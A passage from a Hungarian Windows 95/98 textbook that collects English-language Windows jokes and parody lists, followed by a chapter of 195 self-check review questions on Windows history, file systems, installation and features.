21.2. Szólás-mondások

A képek után következzenek az idézhető idézetek. A könyv 57. és 183. oldalán már szerepel egy adag, a folytatás itt olvasható. Angol nyelvgyakorlásnak sem utolsó! További találatok a www.google.com keresőprogrammal szerezhetők, ha beírjuk: Windows jokes.

http://www.levitte.org/~ava/vms_jokes.htmlx

- MicroSoft is not the answer, MicroSoft is the question, the answer is no.
- Why does the DOS version of a program always run faster on a 2 MB 16 MHz 386SX than the Windows version on a 8 MB 66 MHz 486DX2?
- Is MicroSoft a new toilet paper or what?
- The PC has created anarchy. Hardware and software have been thrown together in random configurations at the whim of any employee with access to an expense voucher and a computer catalogue. The result has been a financial and administrative nightmare for corporations.
- 640K ought to be enough for anybody said Bill Gates in 1981.
- I wonder how much the harddisk and RAM producers pay the Windows developers to write such ressource-demanding programs.
- Windows 95 makes Unix look like an operating system!
- Competition of writing books about elephants:
  IBM: Big blue elephant.
  Novell: Linking elephants.
  Microsoft: Why you must buy Windows 95.
- PnP = Plug Not Play
  PnP = Plug aNd Phone
  PnP = Plus aNd Pray
- 1995: DOS is dead. Bill.
  1998: Bill is dead. DOS.
- 1995: DOS is dead. Bill.
  1998: C:\>copy con prn
  Bill is dead.
  ^Z
- Question:What is the difference between Windows and an apple?
  Answer: Apples only fall down once a year.
- NT = Not Today
- Windows = cheap Mac clone
- An Intel PC has four protection modes: Abort, Retry, Fail and Reboot
- Windows 95: 32 bit extensions and a graphical shell for a 16 bit patch to an 8 bit operating system originally coded for a 4 bit microprocessor, written by a 2 bit company that can't stand 1 bit of competition.
- NT is not enterprise ready until MS is willing to support it.
- error #123: This system has been running Windows for more than 6 hours without an error. Something must be wrong! Please reboot!
- MS Windows – the 3270 of the 21st century.
- In a world without walls and fences – who needs windows and gates?
- "The obvious mathematical breakthrough would be development of an easy way to factor large prime numbers" [Bill Gates, The Road Ahead, p.265]

- GM vs MS

  At a recent computer expo (COMDEX), Bill Gates reportedly compared the computer industry with the auto industry and stated:
  "If GM had kept up with technology like the computer industry has, we would all be driving twenty-five dollar cars that got 1,000 miles to the gallon."
  In response to Bill's comments, General Motors issued a press release stating (by Mr. Welch himself):
  "If GM had developed technology like Microsoft, we would all be driving cars with the following characteristics:

  1. For no reason whatsoever your car would crash twice a day.
  2. Every time they painted new lines on the road you would have to buy a new car.
  3. Occasionally your car would die on the freeway for no reason, and you would just accept this, restart and drive on.
  4. Occasionally, executing a manoeuvre such as a left turn, would cause your car to shut down and refuse to restart, in which case you would have to reinstall the engine.
  5. Only one person at a time could use the car, unless you bought „Car95" or „CarNT". But then you would have to buy more seats.
  6. Macintosh would make a car that was powered by the sun, reliable, five times as fast, and twice as easy to drive, but would only run on five percent of the roads.
  7. The oil, water temperature and alternator warning lights would be replaced by a single „general car default" warning light.
  8. New seats would force everyone to have the same size butt.
  9. The airbag system would say „Are you sure?" before going off.
  10. Occasionally for no reason whatsoever, your car would lock you out and refuse to let you in until you simultaneously lifted the door handle, turned the key, and grab hold of the radio antenna.
  11. GM would also require all car buyers to also purchase a deluxe set of Rand McNally road maps (now a GM subsidiary), even though they neither need them nor want them. Attempting to delete this option would immediately cause the car's performance to diminish by 50% or more. Moreover, GM would become a target for investigation by the Justice Department.
  12. Every time GM introduced a new model car buyers would have to learn how to drive all over again because none of the controls would operate in the same manner as the old car.
  13. You'd press the „start" button to shut off the engine.

- NT = New Teflon (Wall Stret alone are reported to have thrown over 100 million dollars down the drain on failed NT projects, but nothing sticks ...)

http://www.freepalace.com/free_jokes/computer_jokes/win1.htm

Computers are like air conditioners, they stop working properly if you open Windows.
Breaking Windows isn't just for kids anymore...
Microsoft gives you Windows... OS/2 gives you the whole house.
Windows 95 the most popular virus on the market today.
Mouse not present – click twice to continue...
Some windows were made to be broken.
Windows – so intuitive you only need a meg of help files!
Windows, it's not pretty, it's not ugly, but it's pretty ugly.
Windows means „**W**ork **i**s **n**ever **d**one **o**n **W**indows **s**ystems".
IBM creates Operating Systems – MS-DOSn't.

Turn your 486 into a Gameboy: Type WIN at C:\>
Microsoft is to Software as McDonald's is to Cuisine.
Windows 95 – Plug and pray
Have you crashed your Windows today?
Have you reinstalled your Windows today?
"Windows for dummies", another term of „this sentence no verb".
Are you using Windows or is that just an XT?
Father, forgive me, I've been caught using Windows...
Exhibitionists love Windows.

I'll never forget the 1st time I ran Windows, but I'm trying...
Windows – Just another pain in the glass.
Windows – Turn your Pentium into an XT.
Windows – The Gates of hell.
Windows – an XT emulator for an AT.
Windows 95 is out! (PC Magazine, April 2013)
Windows 95: New look, same multicrashing.
Windows 95 will be released as soon as Windows 3.1 finishes loading.
Windows 95 – Every function is a restart function.
Windows 95 does really have preemptive Multitasking: It can boot and crash at the same time.

Favorite Windoze game: „Guess what this icon does?".
Windows 95 – crash compatible on Windows 3.x.
Windows NT – Nice Try.
Windows – a virus with mouse support.
Windows is for fun, OS/2 is for getting things done.
Windows vs OS/2 = Michael Jackson vs Mike Tyson.

The nice thing about Windows is – It does not just crash, it displays a dialog box and lets you press 'OK' first.
Microsoft is not the answer. Microsoft is the question. „No" is the answer!
Does someone know the cheats for Windows95?
This is an airconditioned room – Do not open Windows!

Windows NT? New Technology? I don't think so...
Windows NT – Insert wallet into Drive A: and press any key to empty.
If Windows sucked it would be good for something.
DOS is just an operating system that runs Windows 3.1.
DOS 6.0 and Windows 3.1 – A turtle and its shell.
Windows Multitasking – screwing up several things at once.
Windows found – remove? (Y)es (S)ure (F)ine (O)K.
Windows has the ability to screw up 2 things at the same time!
If I wanted Windows, I'd live in a greenhouse!
Microsoft's marketing: „Windows is SEMI-shareware".

Never trust an operating system you don't have sources for.
Microsoft broke Volkswagen's world record: Volkswagen only made 22 million bugs!
My SPARCstation has air condition. No need to open windows.
Windows – The colorful clown suit for DOS.
Windows – a solitaire game that requires 16 MB.
If Windows is user-friendly, why do you need a 678-page manual?
"Fer sail cheep, Windows spel chekcer, wurks grate".
The word „Windows" is a word out of an old dialect of the Apaches. It means: „White man staring through glass-screen onto an hourglass...".
Windows =*W*aste *in DO*S *W*ork*S*pace.

Bang on the LEFT side of your computer to restart Windows.
Alt-F4 Just do it.
Double your drive space: Delete Windows!
This virus requires Microsoft Windows 3.x.
OS/2 VirusScan – „Windows found: Remove it? [Y,Y]".
Data to Picard: „No, Captain, I do NOT run WINDOWS!".
Bugs come in through open Windows.
How do you make Windows faster? --- Throw it harder!
Relax... you are entering a windows free zone.
OS/2... Opens up Windows, shuts up Gates.

New from McAfee: WinScan – Removes all Windows programs.
New Windows 4.0: programmed in Turbo Logo++.
My latest screen saver: Curtains for Windows.
If Windows 95 doesn't start shipping soon, it might be Curtains 95.

Masochist: Windows programmer with a smile!
I still miss Windows, but my aim is getting better.
Despite my car having windows, it still isn't mouse driven!
Beat me, whip me, make me use Windows!
A computer without Windows is like a fish without a bicycle.
Difference between a virus and windows? Viruses rarely fail.

What's the difference between Windows '95 and highly destructive unstoppable virus? About 90 Megs of hard disk space.
Who the fuck is General Failure? And why is he reading my harddisk?
Ever noticed how fast Windows runs? Neither did I!
Help! There are Windows everywhere! In my car, my house.
How do Microsoft employees exchange a bulb? Not at all... Bill Gates declares darkness as a standard.
How many Windows PC owners does it take to change a lightbulb? Just one, as long as you explain it's Plug'n'Play... they get confused if it doesn't come with a driver disk...
What is the difference between Jurassic Park and Microsoft? – One is an over rated high tech theme park based on prehistoric information and populated mostly by dinosaurs, the other is a Steven Spielberg movie.
Why is the Pentium 166 so fast? – It's for booting faster, if Windows crashed again.
What's the best of Windows 95? The deinstaller!
Time on your hands? Get Windows!

Bill Gates perfect car vision

People would get excited about the new features of Microsoft cars, forgetting that the same features had been available from other carmakers for years.
Every time the lines on the road were repainted, you'd have to buy a new car.
Occasionally your car would die for no apparent reason and you would have to restart it. Strangely, you would just accept this as normal.
You would be constantly pressured to upgrade your car.
We'd all have to switch to Microsoft Gas.
Sun Motorsystems would make a car that was solar-powered, twice as reliable, five times as fast, but ran on only 5% of the roads.
You could have only one person in the car at a time, unless you bought Car 95 or CarNT – but then you would have to buy more seats.
The oil, alternator, gas, and engine warning lights would be replaced by a single „General Car Fault" warning light.
The U.S. government would get subsidies from an automaker – a first.
New seats would require everyone to have the same butt size.

What the '95' in 'Windows 95' meens?

The year it *was due* to ship.
The number of people who will actually **PAY** for the upgrade.

The number of calls to tech support before you can get it to run.
The number of minutes to install.
The percentage of existing windoze programs that won't run in the new OS.
The number of pages in the *EASY-INSTALL* version of the manual.
The percentage of people who will have to upgrade their hardware.
The number of floppies it will ship in.
The percentage that will be complete on the shipping date.
The required number of megabytes of RAM to run at useable speed.
The number of seconds before it crashes.
Microsoft never told you what century!!

Ten signs you bought a bad computer
(Nem kifejezetten Windowsos, inkább általános számítástechnikai témájúak)

You've decided that your computer is an excellent addition to your fabulous paperweight collection.
The only chip inside is a Dorito.
The manual contains only one sentence: „Good Luck!"
The screen often displays the message, „Ain't it break time yet?"
Whenever you turn it on, all the dogs in your neighborhood start howling.
The „quick reference" manual is 120 pages long.
It's slogan is „Pentium: redefining mathematics".
In order to start it you need some jumper cables and a friend's car.
It's celebrity spokesman is that „Hey Vern!" guy.
Lower corner of screen has the words „Etch-a-sketch" on it.

Végül egy szösszenet magyarul:

Ha az operációs rendszerek légitársaságok lennének:

✈ DOS Airlines

Mindannyian megtolják a repülőt, amíg fel nem emelkedik. Utána mind felugranak rá, és hagyják a repülőt kóválygogni, amíg csak a földhöz nem csapódik. Utána ismét megtolják, felugranak... (A repülőgép persze csak egyszemélyes!)

✈ DOS a Qemm Airlines-sal együttműködésben

Pont olyan, mint a DOS Airlines, csak több hely van a lábaknak a betoláshoz.

✈ Mac Airlines

Az összes steward, stewardess, pilóta, hordár és jegypénztáros egyformán néz ki, egyformán mozognak, és ugyanazt mondják. Ha a részletek után érdeklődünk, mindig ugyanazt a választ kapjuk: Ezt nem kell tudnia, ne is akarja tudni, és minden a legnagyobb rendben megy. És jó lesz, ha mindenki egyformán csendben marad.

✈ Windows Airlines

A repülőtéri épület szép színes, a stewardok és a stewardessek barátságosak. Minden gond nélkül feljutunk a fedélzetre, szinte észrevétlenül felszállunk... Aztán minden előjel nélkül egyszer csak lezuhan a repülő.

✈ OS/2 Airlines

Ahhoz, hogy feljussunk a gépre, a jegyet tízszer kell lebélyegeztetni és tíz különböző sorban sort állni. Utána kitöltünk egy nyomtatványt, amiben megírjuk, hogy hol akarunk ülni és hogy az ülésünk egy hajóéra, egy vonatéra, vagy egy buszéra hasonlítson. Ha sikerül feljutnunk a fedélzetre, és végre felemelkedik velünk a gép, csodálatos repülőutunk van... eltekintve attól, hogy a magassági és az oldalkormányok befagytak. Ebben az esetben viszont bőven elég az időnk arra, hogy felkészüljünk a lezuhanásra.

✈ Unix Airlines

Minden repülni szándékozó a gép egy darabkáját magával hozza a repülőtérre. Valamennyien kimennek a kifutópályára, darabról darabra összerakják a gépet. Közben folyamatosan megbeszélik, milyen fajta repülőt is szerelnek éppen össze.

✈ NT Airlines

Mindenki kimegy a kifutópályára, kórusban elzengik a jelszót és egy repülőgép körvonalai szerint helyezkednek el. Utána leülnek a földre, és olyan hangokat adnak ki, mintha valóban repülnének. A végén nagyon jó érzéssel szívükben hazatérnek.

További humoros írások a Computer Stupidities honlapján is találhatók:
http://rinkworks.com/stupid/

22.

ELLENŐRZŐ KÉRDÉSEK

Ebben a fejezetben elméleti kérdéseket és gyakorló feladatokat adunk közre. Ezek az önellenőrző kérdések a tananyag elsajátítását segítik.

22.1. Elméleti kérdések

Mindegyik kérdés megválaszolható e könyv alapján. Néhány esetében egy-két szó tökéletes és teljes válasz. A „Magyarázza meg" és „Ismertesse" kezdetű kérdéseknél néhány mondatban ismertesse az adott fogalom jellemzőit, felhasználási körét, az esetlegesen hozzá kapcsolódó dátumokat, egyéb adatokat stb. stb. A kérdések sorrendje összhangban van a válasz – fejezeten belüli – helyével. Néhány esetben a 12. fejezet további ismeretet tartalmaz a válaszhoz.

1. fejezet (A Windows jellemzői)

1. Mit jelent a *windows* szó magyarul és miért használják ezt az elnevezést?
2. Magyarázza meg az *alkalmazás (application), aktív alkalmazás* és *ablak* fogalmát!

3. Fut-e az összes DOS program Windows alatt?
4. Mit jelent a multitasking, hogyan valósítja meg a Windows, milyen típusai vannak (melyek a jellemzői)?
5. Magyarázza meg a *virtuális memória* fogalmát!
6. Soroljon fel öt mutatóeszközt!
7. Hány gombos egér tartozik az Apple Macintosh számítógépekhez és a Windowshoz?
8. Dolgozhatunk-e Windowsban tovább a nyomtatási parancs kiadása után?
9. Magyarázza meg a *testreszabás* és a *Plug and Play* fogalmát!
10. Milyen a Windows megbízhatósága?
11. Magyarázza meg a *hosszú fájlnevek* fogalmát és jellemzőit (max. méret, a rövid hogyan képződik a hosszúból, rákerül-e a floppyra)!

2. fejezet (A Windows története)

12. Soroljon fel legalább három GUI rendszert a Windows megjelenése előtt!
13. Melyik vállalat készítette a Windowst?
14. Milyen nyelven írták a Windowst?
15. Melyik évben jelent meg a Windows első változata?
16. Ismertesse a Windows 1.01 jellemzőit (megjelenés éve, hardver követelmények, hány lemezen terjesztették)!
17. Ismertesse a Windows NT-t (mit jelent az NT, évszámok, jellemzők)!
18. Telepíthető-e egy számítógépre a „régi" 6.22-es MS-DOS *és* a Windows 95/98?
19. Magyarázza meg a *Lomtár (Recycle Bin)* fogalmát! Mi történik, ha „közben" a Shift-et is lenyomjuk?
20. Mit jelent a „Microsoft Plus!" ?
21. Mit jelent a Windows 95 OSR2?
22. Magyarázza meg a *Windows CE* fogalmát!

3. fejezet (A Windows 98)

23. Melyek a Windows 98 minimális hardver-követelményei (CPU, RAM, monitor, szabad hely a merevlemezen)?

24. Mi a különbség a teljes és az upgrade változat között? Melyik az olcsóbb?
25. Milyen új hardver eszközöket támogat a Windows 98?
26. Magyarázza meg a *DirectX* fogalmát!
27. Magyarázza meg a *multimonitor* fogalmát!
28. Magyarázza meg az *Unicode* fogalmát!
29. Magyarázza meg a *FAT32* fogalmát (mikor térhetünk át rá, hogyan térhetünk át, jellemzői, visszaváltás lehetősége, hogyan számolható ki a max. HDD méret FAT16-nál és FAT32-nél)!
30. A merevlemezen egy 1 bájtos fájlt létrehozva azt tapasztaljuk, hogy a szabad hely 32 KB-tal csökkent. Annyit tudunk, hogy FAT16-ot használunk. Mekkora a merevlemez kapacitása ("tólig")? És ha FAT32-t használunk?
31. A Windows hogyan kezelte a 2000. év problémáját (Y2K) és az eurot (€) ?
32. Magyarázza meg a *Tálca (Taskbar)* és a *Gyorsindító (Quick Launch)* fogalmát!
33. Magyarázza meg a *Címsor (Address)* fogalmát!
34. Magyarázza meg az *Asztal (Desktop)* fogalmát (mire használhatjuk, hol található a háttértáron, milyen műveleteket végezhetünk)!
35. Magyarázza meg a *programindító parancsikon (shortcut)* fogalmát (mire szolgál, hogyan hozható létre, általában hol található, milyen formában található a háttértáron, fájlméret és kiterjesztés, hogyan állapítható meg ránézésre hogy ez az)!
36. Milyen egérműveletek vannak az Asztalon?
37. Magyarázza meg a *mappa (folder)* fogalmát!
38. Magyarázza meg a *teljes méret* és a *kis méret (ikon állapot, háttérben futás)* fogalmát! Hogyan állítható át egy ablak teljes méretűre *egérrel* (min. 2 módszer)?
39. Fut-e egy alkalmazás, ha kis méretben a Tálcán található?

4. fejezet (Leggyakoribb fájlkiterjesztések)

40. Ismertesse az **`.AVI`** kiterjesztésű fájlokat:
    - minek a rövidítése,
    - mit jelent magyarul,
    - melyik alkalmazással hozható létre, vagy melyikkel használható,
    - egyáltalán mit tartalmaz (mire használható),

- egyéb jellemzői, tulajdonságai.

Ez a kérdés csak egy példa volt, az összes fájlkiterjesztés szerepelhet!

41. Soroljon fel három tömörítő programot és a hozzá tartozó fájlkiterjesztést!
42. A .BMP, .GIF és .JPG mit tárolnak? Közülük melyik tárol veszteségmentesen és melyik nem?
43. Soroljon fel három videofilm fájlkiterjesztést! Melyik használható leginkább videoszerkesztésnél?
44. Milyen a .BMP fájlok belső felépítése? „Veszteségesen" tárolja a képet? Milyen színmélységet használhatunk? Milyen tömörítést használhatunk és milyen esetekben?
45. Az .EXE fájlok első két bájtja melyik két betű (pontosabban melyik két betű ASCII kódja)?
46. Mi a .JPG képtömörítés lényege?
47. Soroljon fel három hangfájl-kiterjesztést! Mit jelent a „grebbelés"?
48. Mit jelent a raszter- és a vektorgrafika (mi a különbség köztük)? Melyik a Windows rasztergrafikus és melyik a vektorgrafikus fájlformátuma?
49. Mire használható a **`TEMP`** könyvtár?

5. fejezet (Egy újratelepítés kezdeti lépései)

50. Sorolja fel egy számítógép újratelepítésének lépéseit (az a képzeletbeli feladatunk, hogy mindent le kell törölnünk a gépről és a Windowst újratelepíteni)!
51. Magyarázza meg a *rendszerlemez (system disk)* fogalmát! Melyik DOS paranccsal készíthető (két megoldás van)? Magyarázza meg a *bootolás* fogalmát!
52. Hol helyezkednek el a Windows külső DOS parancsai (pl. **`format`**)?
53. Milyen fájlok és beállítások szükségesek ahhoz, hogy egy CD-ROM használható legyen DOS alatt?
54. Magyarázza meg az *alacsony szintű formázás (low level format)*, a *partícionálás* és a *formattálás* fogalmát! Melyik programmal hajtható végre?
55. Mire használható az **`fdisk/mbr`** parancs?
56. Magyarázza meg az *OSR* és az *OEM* fogalmát!
57. Mire használható az **`extract.exe`** program?

58. Előnyös-e, ha a Windowst nem CD-ről installáljuk, hanem a telepítő fájlokat átmásoljuk a merevlemezre és onnan?
59. Magyarázza meg a *Windows Indítólemez* fogalmát! Hogyan készíthető?

6. fejezet (A Windows használata)

60. Mi történik, ha miközben a Windows hosszan dolgozik, kattintgatunk az egérrel és leütünk egy-két billentyűt?
61. Milyen egérműveletek vannak (három féle)?
62. Mi a visszavonás (undo) gyorsbillentyűje? Mi történik a Ctrl+F4 gyorsbillentyűre?
    Ez a kérdés csak egy példa volt, az összes gyorsbillentyű szerepelhet!
63. Hogyan történik az angol/magyar billentyűzet váltás DOS ablakban és Windowsban?
64. Magyarázza meg a *gyermekablak* és a *kijelölés* fogalmát (szövegszerkesztőnél)!
65. Magyarázza meg a *Vágólap* fogalmát! Milyen gyorsbillentyűk tartoznak hozzá (5 db.)?
66. Melyik billentyűvel másolhatjuk ki a képernyő, ill. az aktív ablak tartalmát a Vágólapra?
67. Milyen alkalmazások közötti információcserék vannak (4 féle, jellemzőkkel együtt)? Magyarázza meg az *OLE* és az *OLE 2.0* fogalmát!
68. Magyarázza meg a *rádiógomb (radio button)* és a *jelölőnégyzet (check box)* fogalmát!
69. Magyarázza meg a *Novell Z.E.N.* és a *NAL* fogalmát!

7. fejezet (Windows apróságok)

70. Soroljon fel hat különböző módszert Windows alatt programok indítására!
71. DOS program futtatatásánál melyik billentyűkombinációval válthatunk teljes képernyő és ablakban futás között? Az ablakban futás minden DOS programnál működik?
72. Mikor működik a CPU virtuális 8086-os módban és mikor valós (real) módban? Hogyan „indíthatjuk el" az egyiket, ill. a másikat? Melyek a jellemzői?

73. Magyarázza meg a *Csökkentett mód* (*Safe mode*) fogalmát! Hogyan indíthatjuk el?
74. Magyarázza meg a *Select változat* és a *downgrade* fogalmát!
75. Melyik a drágább: Windows 98 vagy NT; teljes változat vagy upgrade; „bolti" vagy Select; angol vagy magyar nyelvű?
76. Milyen betűkészleteket (fontokat) használ a Windows (5 félét)? Ismertesse a legfontosabb tulajdonságaikat! Milyen fájlkiterjesztések tartoznak ide?
77. Ismertesse az Arial, a Courier New és a Times New Roman betűtípus „megjelenési formáját"!
78. Hogyan mérik a *betűnagyság*ot, mit jelent és hogyan számítható át cm-re?
79. Magyarázza meg a *Registry* fogalmát (mit tartalmaz, hogyan módosítható, hozzá tartozó fájlok)!

8–9–10–11. fejezet (Windows alkalmazás készítése, Resource, Workshop, trükkök)

80. Írhatunk-e Windows alkalmazást Assembly nyelven?
81. Soroljon fel négy, Windows alkalmazás készítésére alkalmas programnyelvet!
82. Melyik program a nagyobb: „Helló világ for DOS", vagy „Helló világ for Windows"?
83. Magyarázza meg a *Resource Workshop* fogalmát: mit jelent magyarul, mire használható, melyik programcsomag tartalmazza!
84. Milyen egy Windows .EXE fájl általános felépítése?
85. Melyik Windows változat fagyasztható le a 3 bájtos DOS programmal és melyik nem? Mit csinál ez a 3 bájt?
86. Mit tartalmaznak a `logo.sys`, `logow.sys` és `logos.sys` fájlok?
87. Mit tartalmaz a Windows 95/98-beli `msdos.sys` fájl és mire használható?
88. Telepíthető-e egyazon számítógépre a régi DOS és a Windows 9x?
89. Hogyan indítható újra *gyorsabban* a Windows 95/98?

12. fejezet (Windows 95/98 gyakorló feladatsor)

90. Jelenleg a Windows az IBM PC-k „versenygyőztes" operációs rendszere?

91. Létezik-e UNIX alá Windows emulátor?
92. Melyik a Windows alatt használt legelterjedtebb szövegszerkesztő?
93. Melyik a Windowszal együtt járó szövegszerkesztő?
94. Milyen kétféle szövegbeírás üzemmódot használ a WordPad (megnevezés, jellemzői, váltás)?
95. Mit jelent a WordPad-ben az Enter billentyű? Hogyan nem szabad használnunk?
96. Milyen lehet egy bekezdés igazítása a szövegszerkesztőkben (4 féle)?
97. Ismeri-e a WordPad a sorkizárt (justify) igazítást?
98. Mit jelent a *behúzás* a WordPad-ben?
99. Magyarázza meg a *WYSIWYG* fogalmát!
100. Mit jelent a WordPad-ben a Ctrl+B, Ctrl+I, Ctrl+U és a Ctrl+(numerikus) 5 ?
101. A WordPad-ben valamelyik (beírt) szó fölött az egérrel egyet-kettőt-hármat kattintunk. Mi történik?
102. Mit jelent és mire használható a *VFAT*?
103. Hogyan kereshetünk meg egy fájlt a tartalma alapján?
104. Mit tud a WordPad (Word) és a gépenkénti dokumentum-újratördelésről? Melyik az a fájltípus, amelynél más a helyzet
105. Megtekinthető-e következmény nélkül egy vírusos Word fájl a WordPad-ben?
106. Melyik a Windowszal együtt járó rajzprogram? Raszter-, vagy vektorgrafikus?
107. Mit jelent a Paint-ben a *radír* és a *színradír* (mire valók, hogyan használhatók)?
108. Mire használható a *Nézőke*?
109. Magyarázza meg a *másolás, beágyazás, csatolás* és *csomagolás* fogalmát (hogyan valósíthatjuk meg, jellemzői)!
(E négy kérdésnél lásd a 6. fejezetet is!)
110. Mit jelent a *több szint mélységű csomagolás* és hogyan valósítható meg?
111. A Számológép egy-, vagy kétirányú kommunikációra képes a Vágólappal (kétirányú=adatküldés+adatfogadás)?
112. Mire használható a **`clipbrd`** alkalmazás?
113. Mire használható a **`start`** parancs (DOS ablakban)?
114. Hogyan kell kiadni a Start parancsot (DOS ablakban), ha a fájl szóközt tartalmaz?
115. Magyarázza meg a *Társítás* fogalmát! Hogyan végezhető el?

116. A DOS ablak egy-, vagy kétirányú kommunikációra képes a Vágólappal?
117. Milyen módokon zárhatunk be egy MS-DOS ablakot (legalább 3 féle)?
118. Mire használható a *Jegyzettömb (Notepad)* program?
119. Magyarázza meg a *GPF* fogalmát (minek a rövidítése, mit jelent magyarul, mikor keletkezik)!
120. Hogyan zárható be egy lefagyott alkalmazás rendszerszinten?
121. Az Asztalon két egyforma ikon található. Az egyik bal alsó sarkában egy kis nyíl van. Mi a különbség? Továbbá mi a különbség az **.LNK** és a **.PIF** fájlok között?
122. Mit tartalmaznak a **moricons.dll**, a **pifmgr.dll** és a **shell32.dll** fájlok?
123. Mi a különbség, ha az Asztalon a „fogd és vidd" közben a Ctrl-t, illetve a Shift-et tartjuk lenyomva?
124. Hogyan állapíthatjuk meg a Start – Programok menü egy soráról, hogy az valójában melyik alkalmazást indítja el?
125. Mire szolgál a Start – Programok – Indítópult és a **SendTo** könyvtár?
126. Hogyan tekinthetjük meg gyorsan gépünk legfontosabb adatait (CPU, RAM, Windows verzió)?
127. Mekkora a szabványos VGA monitor felbontása és a „színek száma"?
128. Mire használható a Vezérlőpult? DOS ablakban hogyan érhetők el egyes elemei, mi az ehhez kapcsolódó fájlkiterjesztés?
129. Mire használható a **directcc** program?
130. Mire használható a *Microsoft Photo Editor* program?
131. Soroljon fel legalább három Windows karbantartó programot!
132. Mire használható a *Nagyító* és a *Makrórögzítő* (**recorder.exe**)? Az utóbbi melyik Windows változatban volt utoljára?
133. Magyarázza meg a *Real Player* fogalmát (mire használható, magyar vonatkozások)!
134. Mit jelent a Resource Workshop használatánál az & jel?
135. Szabad-e (legális-e) megváltoztatnunk egy Windows rendszerfájlt a Workshop-pal?
136. Ha egy .EXE futtatható alkalmazás két ikont tartalmaz, melyik hol jelenik meg, mekkorák a méretei és a színmélység (Resource Workshop témakör)?
137. Mikor fut le a **dosstart.bat** fájl (hogyan érhető el a lefutása)?
138. Windows alatt vagyunk. Hogyan léphetünk ki DOS valós módba?

139. A számítógép bekapcsolásakor a CPU milyen üzemmódban indul el?
140. Hogyan lehetséges az, hogy a Windows **command.com**-ja nagyobb 64 KB-nál?
141. A számítógép bekapcsolásakor F8-ra megjelenő menüben milyen sorok jelennek meg? Mi történik, ha F4-et ütünk?
142. Magyarázza meg a *ramdrive* fogalmát! Hol használja a Windows?
143. Kötelező-e használni az **autoexec.bat**-ot és a **config.sys**-t?
144. Mi történik a következő bekapcsoláskor, ha a gépet szabálytalanul állítottuk le?
145. Törölhetünk-e fájlt a *Megnyitás* párbeszédablakban?
146. Hogyan állíthatunk egy ablakot teljes méretűre (legalább 3 féle lehetőség van)?

13. fejezet (Windows 2000)

147. Magyarázza meg a *build* fogalmát!
148. Magyarázza meg a *Service Pack* fogalmát! 2000. első napjaiban hányas változata volt a legfrissebb?
149. Magyarázza meg a *Release Candidate* (RC) és a *Release To Manufacture (RTM)* fogalmát!
150. Melyek a Windows 2000 legfontosabb újdonságai?
151. Melyek a Windows 2000 minimális hardver követelményei (CPU, RAM, merevlemez)?
152. Magyarázza meg a *Hardware Compatibility List* fogalmát!
153. Mire használható a *Windows Installer*? Milyen fájlkiterjesztés tartozik hozzá?
154. Ismertesse a Windows 2000 és a DirectX kapcsolatát, valamint a multimédiás támogatottságát!
155. Hány bites titkosítással rendelkezik a Windows 2000 webböngészője?
156. Magyarázza meg a *Windows 98 SE* fogalmát!
157. Mi a különbség a Windows 98 és a 98 SE között?
158. Mit jelent az Internet kapcsolatmegosztás?

14. fejezet (Windows Millennium Edition)

159. A Windows Millennium tulajdonképpen melyik Windows változat folytatása?

160. Mennyi idő telt el Windows ME első, bétatesztelőkhöz került változata és a végleges között?
161. Mi a hasonlóság és a különbség a Gold és az RTM kód között?
162. Melyek a Windows ME minimális hardver követelményei (processzor-órajelfrekvencia, monitor, RAM, szabad merevlemez-terület)?
163. Hasonlítsa össze a különböző Windows verziók hardver követelményeit, a Windows 1.01-től a Millenniumig! A hardver feltételek milyen irányban változtak?
164. Melyik Windows változattól kezdve
    - nem kötelező az MS-DOS telepítése, hanem önálló operációs rendszer?
    - 32 bitesek a Windows alkalmazások?
    - nem történhet a telepítés IBM XT-re?
    - nem történhet a telepítés EGA, illetve Hercules monitorral?
    - minimális követelmény a Pentium CPU?

    (Ennél és az előző kérdésnél a könyv korábbi fejezetei is szükségesek.)
165. (ravasz kérdés) Feltelepíthető-e a Windows ME egy 133 MHz-es Pentium CPU-ra?
166. Mi történik, ha a Windows ME-t olyan számítógépre telepítjük, amelyen már van egy, nem Windows 9x operációs rendszer?
167. Mire használható a 98Lite nevű program? Része a Windowsnak?
168. Kb. mennyi idő alatt telepíthető a Windows ME egy 500 MHz Pentium CPU-s gépre?
169. Ismertesse a Windows Millennium újdonságait!
170. Indítható-e DOS program Windows ME alatt?
171. (ravasz kérdés) Indítható-e Windows ME-s számítógépünk valós módban?
172. Mire való a Rendszerfájl Védelem szolgáltatás és hogyan működik?
173. Melyek a Microsoft Installer használatához betartandó szabályok?
174. Mire való a Rendszervisszaállító segédprogram és mikor lép működésbe?
175. Melyik program játssza le az audio CD-t Windows ME alatt?
176. Melyek a Windows Media fájlok kiterjesztései? Mire használhatók?
177. Milyen lehetőségei vannak a Windows Media Playernek?
178. Milyen lehetőségei vannak a Windows Movie Makernek?

179. Milyen mappákat tartalmaz a Dokumentumok mappa és mi kerülhet ide?
180. Melyek az Windows ME-hez tartozó Internet Explorer újdonságai?
181. Megtalálható-e a RealPlayer az Internet Explorer 5.5-ben?
182. Megtalálható-e a FrontPage Express az Internet Explorer 5.5-ben?
183. Hogyan használhatjuk Windows ME-s számítógépünket telefonálásra, a Net2Phone segítségével?
184. Két gép között „otthoni hálózatot" kívánunk kialakítani. Az egyik gépen Windows ME fut és a másik gép részére engedélyeznünk kell a nyomtató, modemes Internet elérés és a Dokumentumok mappa használatát. Ismertesse a végrehajtandó lépéseket!
185. Támogatja-e a Windows ME a .ZIP tömörített fájlokat?
186. Mennyibe kerül az angol Windows Millennium, ha a) nincs semmilyen Windowsunk és már van számítógépünk; b) Select megrendelésen keresztül, Windows 95-ről frissítve; c) Select megrendelésen keresztül, OS/2-ről frissítve; d) OEM változatot veszünk? Mit jelent a Competitive Upgrade és a Product Upgrade?
187. Hogyan hirdette a Microsoft a Windows 2000-t és az ME-t (melyiket milyen célra javasolta)?

15. fejezet (Windows 2001 Beta 1)

188. Melyik terméket jelölték Windows Whistler néven és hányféle változatát fejlesztették?
189. Soroljon fel a Windows 2001 (Beta 1) újdonságai közül legalább tízet!
190. Mit jelent Windows 2001 (Beta 1)-ben a Személyes Tűzfal az Internethez, a Migrációs Varázsló, a Rendszer Távvezérlés (Remote Desktop) és a Kék halál távdiagnózis?
191. Mi (volt) a Windows 2001 tervezett megjelenési időpontja?

16. fejezet (A Windows 98 belső felépítése)

192. Mit jelent a TSR (minek a rövidítése, melyik operációs rendszer lehetősége, hogyan kapja meg a vezérlést, konkrét példák)?
193. Mit jelent a kvantum és mennyi az értéke Windows 98-nál?

194. Ismertesse a kooperatív és a preemptív többfeladatúság jellemzőit!
195. Mit jelent az Időzítés és milyen változatai vannak?
